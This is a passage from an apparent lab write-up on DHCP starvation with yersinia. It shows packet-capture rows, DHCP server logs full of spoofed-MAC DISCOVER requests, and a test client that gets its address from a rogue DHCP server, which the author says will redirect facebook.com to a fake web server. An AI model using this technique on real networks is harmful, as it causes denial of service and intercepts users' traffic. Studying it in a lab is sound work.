DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 13
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 21
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 7
No DHCPREQUEST received.
No working leases in persistent database - sleeping.

kall@DevDHCP -

Total Packets: 1439882  DHCP Packets: 1439882  MAC Spoofing [X]

DHCP Fields
Source MAC 02:48:33:66:51:DC Destination MAC FF:FF:FF:FF:FF:FF
SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067
Op 01 Htype 01 Hlen 06 Hops 00 Xid 643c9869 Sess 0000 Flags 0000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
CH 02:48:33:66:51:DC Extra
```

We can see in the picture that, yersinia has sent over 1 milion packets (my dumbass forgot to stop...) to flood the DHCP server, then in another terminal I tried to request a new ip from dhcp server but no response.

No.	Time	Source	Destination	Protocol	Length	Info
77775	15.075458	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77776	15.075632	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77777	15.075854	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77778	15.076023	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77779	15.076241	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77780	15.076409	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77781	15.076627	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77782	15.076796	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77783	15.077015	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77784	15.077184	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77785	15.077402	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77786	15.077621	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77787	15.077840	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77788	15.078059	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77789	15.078278	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77790	15.078497	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77791	15.078716	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77792	15.078935	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77793	15.079154	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77794	15.079373	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77795	15.079592	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77796	15.079811	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77797	15.080030	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77798	15.080249	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77799	15.080468	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77800	15.080687	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77801	15.080906	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77802	15.081125	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77803	15.081344	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77804	15.081563	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77805	15.081782	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77806	15.082001	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77807	15.082220	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77808	15.082439	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77809	15.082658	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869

In Wireshark, We can see that there were a lot of DHCP packets.

Now, lets see the logs on the DHCP server

Command: journalctl -u isc-dhcp-server

```

Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 09:6e:fc:1d:b7:de via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 63:e4:96:29:e0:4e via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 57:d3:1e:6b:60:6e via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 79:4b:14:28:b7:d3 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from dc:86:0c:0b:27:26 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from cd:0b:bc:66:a8:1d via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 28:3e:c0:28:cb:22 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 22:2d:89:69:38:21 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 71:45:76:66:cc:cd via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from ae:9b:c3:43:1d:f8 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 1e:67:06:15:c0:e8 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 25:ae:ee:5d:c0:47 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from da:95:ac:68:f4:3a via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from bd:b5:e8:73:88:82 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 28:2a:6f:32:6d:ba via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from de:69:91:18:31:98 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 24:99:00:19:41:3e via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 11:e7:66:73:7b:6c via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from a1:ac:89:76:8b:32 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 3a:40:7d:7b:7d:33 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from b2:58:7a:34:a0:74c via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 25:51:48:1d:da:96 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from d3:6e:43:42:47:7e via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 12:b8:eb:68:44:b4 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 13:4c:cf:1d:c0:53 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 61:ae:2c:4d:32:b3 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 81:3c:0d:6b:86:5a via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from f2:fa:54:1a:5b:d2 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 7a:95:bd:48:b0:60 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from e3:54:8b:26:a2:bf via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 1d:6b:18:25:c2:ae via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from d3:57:98:4b:41:04 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 03:ed:04:01:e4:3e via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from bc:70:58:43:a5:99 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 6f:71:5a:5a:f6:b0 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 22:cd:04:79:21:ca via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from fd:fe:0e:21:48:1e via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from fb:60:04:6c:d0:6b via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 8f:9c:1e:1d:0d:19 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 14:20:0b:0c:a3:e8 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from ce:6c:aa:01:75:ce via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from d5:9b:c3:6d:4f:a9 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from fb:26:53:6e:c7:96 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from aa:7b:71:40:75:bc via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 77:47:56:16:8e:d0 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 17:7c:3d:32:94:b2 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 50:7f:19:26:ea:d3 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from d5:b6:17:7a:53:6c via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from cf:12:c5:3c:91:27 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from f8:05:fd:1e:3e:84 via eth1: network 192.168.100.0/24: no free leases
Mar 22 06:26:35 TrustedDHCP dhcpcd[25729]: DHCPDISCOVER from 87:d8:45:7c:1b:d3 via eth1: network 192.168.100.0/24: no free leases

```

There are a lot of DHCPDISCOVER packets that send from different MAC addresses to flood the DHCP server. At this point, we know about the DORA, this is just DISCOVER and OFFER, so the IP will be on pending state, not be marked as active.

Open a new VM to test

```


(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0b:e9:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.114/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
        valid_lft 3555sec preferred_lft 3555sec
    inet6 fe80::f802:5d3e:b05e:906b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ ip route
default via 192.168.100.1 dev eth0 proto dhcp src 192.168.100.114 metric 100
192.168.100.0/24 dev eth0 proto kernel scope link src 192.168.100.114 metric 100

```

Perfect, we can see that the IP is 192.168.100.114, which is the IP range from the

Fake DHCP server. We can confirm that the client is now attacked. And this will happen if the client try to access facebook.com



It will connect the client to my Fake web server.